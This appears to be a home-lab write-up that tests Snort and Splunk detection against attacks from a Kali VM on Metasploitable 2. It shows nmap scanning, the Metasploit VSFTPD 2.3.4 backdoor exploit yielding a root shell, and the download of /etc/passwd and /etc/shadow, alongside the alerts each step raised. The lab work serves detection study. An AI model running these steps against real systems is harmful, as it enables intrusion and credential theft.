10.0.2.4	49919	10.0.2.5	113	TCP	1000002	Possible Nmap SYN scan	[**] [1:1000002:1] Possible Nmap SYN scan [**] [Priority: 0] 11/11-21:27:55.103932 10.0.2.4:49919 -> 10.0.2.5:113 TCP TTL:64 TOS:0x0 ID:40260 IpLen:20 DgmLen:60 DF ******S* Seq: 0xF633AB7F Ack: 0x0 Win: 0x16D0 TcpLen: 40 TCP Options (5) => MSS: 1460 SackOK TS: 3683899 0 NOP WS: 7	1731389275.103932

Exploitation #1 - VSFTPD Backdoor Setup

Ubuntu VM (10.0.2.15/10.0.2.110) IP address was adjusted after initial testing:

```
jake@jake-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe15:6ecf  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:15:6e:cf  txqueuelen 1000  (Ethernet)
        RX packets 166  bytes 216404 (216.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 223  bytes 19154 (19.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Kali VM (10.0.2.4)

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::4185:9d3:ad52:aefa  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:ad:25:87  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 3090 (3.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Metasploitable 2 VM (10.0.2.5)

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0f:e1:f6
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0f:e1f6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4592 (4.4 KB)  TX bytes:6876 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```


Splunk installation:



In order to allow the Ubuntu VM to listen to the network traffic we place the interface in promiscuous mode using the following command:



Initializing Snort on Ubuntu VM:




Exploit #1 - VSFTPD Backdoor Execution

The initial exploitation against VSFTPD on Metasploitable 2 begins with an NMAP scan of the target. Using the command *nmap -sV 10.0.2.5* it returns an open port 21 with the service and version expected for this exploitation.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV  10.0.2.5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-11 19:33 EST
Nmap scan report for 10.0.2.5
Host is up (0.00020s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
```

Splunk generated a total of 9 Snort alerts for this scan, when compared to the previous session, there were only 2 alerts generated. The difference between this scan and the previous generating more alerts is due to the fact that I performed a broader scan using a -sV instead of a -sV -p 21.



classification	src_ip	src_port	dest_ip	dest_port
Decode of an RPC Query	10.0.2.4	58702	10.0.2.5	111
Decode of an RPC Query	10.0.2.4	58692	10.0.2.5	111
Decode of an RPC Query	10.0.2.4	58680	10.0.2.5	111
Unknown Traffic	10.0.2.4	37342	10.0.2.5	6000
Attempted Information Leak	10.0.2.4	45150	10.0.2.5	53
Not Suspicious Traffic	10.0.2.5	23	10.0.2.4	54852
Misc activity	10.0.2.5	5900	10.0.2.4	51224
Attempted Information Leak	10.0.2.4	45098	10.0.2.5	161
Attempted Information Leak	10.0.2.4	38346	10.0.2.5	705

Previous Snort alerts generated:

```
11/02-15:44:31.620052  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempt
ed Information Leak] [Priority: 2] {TCP} 10.0.2.4:42018 -> 10.0.2.5:161
11/02-15:44:31.623962  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification:
Attempted Information Leak] [Priority: 2] {TCP} 10.0.2.4:58276 -> 10.0.2.5:705
```

After identification of the vulnerable service on the target host, we launch metasploit on the Kali VM and identify the exploit we want to use against it with *search vsftpd*.


```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Ser
vice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_bac
kdoor
```

We then use the command: *use exploit/unix/ftp/vsftp_234_backdoor* or *use 1* and set the remote host to 10.0.2.5. After executing the exploit, we see a successful backdoor service was spawned and a shell was created on the remote host with root privileges.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.5:21 - USER: 331 Please specify the password.
[+] 10.0.2.5:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.4:41745 → 10.0.2.5:6200) at 2024-11-10 19:15:52 -0500
```

After launching the attack from the Kali host against the Metasploitable 2 host, we see Splunk generated two alerts:

- "ATTACK-RESPONSES id check returned root" Classification: Potentially Bad Traffic
- "ATTACK-RESPONSES id check returned userid" Classification: Potentially Bad Traffic





This was compared to the original Snort alerts, which also captured the same information and generated two alerts.

```
11/02-15:47:51.883711  [**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Cl
assification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.0.2.5:6200 -> 10.0.2.4:3
6415
11/02-15:47:51.883711  [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**]
 [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.0.2.5:6200 -> 10.0.2
.4:36415
```


When comparing the events the Splunk event search found to the Splunk Event Summary, it appears that they were the same. Overall, I had 23 alerts generated by Snort and populated in my Splunk Events. See below images:

Splunk - Snort Event Search:






Snort Event Summary:



Exfiltration of Password Files:

Following the exploitation of the VSFTPD backdoor on Metasploitable 2, we then perform the password and shadow file exfiltration to the Kali machine. Using the commands *download /etc/passwd* and *download /etc/shadow* we exfiltrate the files to the Kali machine and save them as passwd.txt, and hashes.txt.



Snort did not generate any new alerts for this data exfiltration. As seen in the image below, only the alerts “ATTACK-RESPONSES id check returned root” and “ATTACK-RESPONSES id check returned userid” were generated and sent to Splunk at 21:10:51 for the initial backdoor exploit. Following that, there were no subsequent Snort alerts.

Alerts table of result set

Source IP	Source Port	Destination IP	Destination Port	Protocol	Signature	Event Name	RAW	Time
10.0.2.5	6200	10.0.2.4	45081	TCP	1882	ATTACK-RESPONSES id check returned userid	[**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Traffic] [Priority: 2] 11/11-21:10:51.562607 10.0.2.5:6200 -> 10.0.2.4:45081 TCP TTL:64 TOS:0x0 ID:27089 IpLen:20 DgmLen:76 DF ***AP*** Seq: 0xC70F1E70 Ack: 0x5D6A59C6 Win: 0x2E TcpLen: 32 TCP Options (3) => NOP NOP TS: 30624 1752409336	1731388251.562607
10.0.2.5	6200	10.0.2.4	45081	TCP	498	ATTACK-RESPONSES id check returned root	[**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] 11/11-21:10:51.562607 10.0.2.5:6200 -> 10.0.2.4:45081 TCP TTL:64 TOS:0x0 ID:27089 IpLen:20 DgmLen:76 DF ***AP*** Seq: 0xC70F1E70 Ack: 0x5D6A59C6 Win: 0x2E TcpLen: 32 TCP Options (3) => NOP NOP TS: 30624 1752409336	1731388251.562607

```
Commencing packet processing (pid=2571)
11/11-21:00:53.833882  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/11-21:00:53.834613  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/11-21:00:53.917147  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::16
11/11-21:00:54.490960  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::1:ff0f:e1f6
11/11-21:00:55.371044  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::16
11/11-21:09:14.221275  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {UDP} 0.0.0.0:68 -> 255.255.255.255:67
11/11-21:09:14.233668  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::16
11/11-21:09:14.606424  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::1:ff52:aefa
11/11-21:09:15.214311  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2
] {IPV6-ICMP} :: -> ff02::16
11/11-21:10:51.562607  [**] [1:498:6] ATTACK-RESPONSES id check returned root [**] [Classification: Potentially Bad Traffi
c] [Priority: 2] {TCP} 10.0.2.5:6200 -> 10.0.2.4:45081
11/11-21:10:51.562607  [**] [1:1882:10] ATTACK-RESPONSES id check returned userid [**] [Classification: Potentially Bad Tr
affic] [Priority: 2] {TCP} 10.0.2.5:6200 -> 10.0.2.4:45081
```

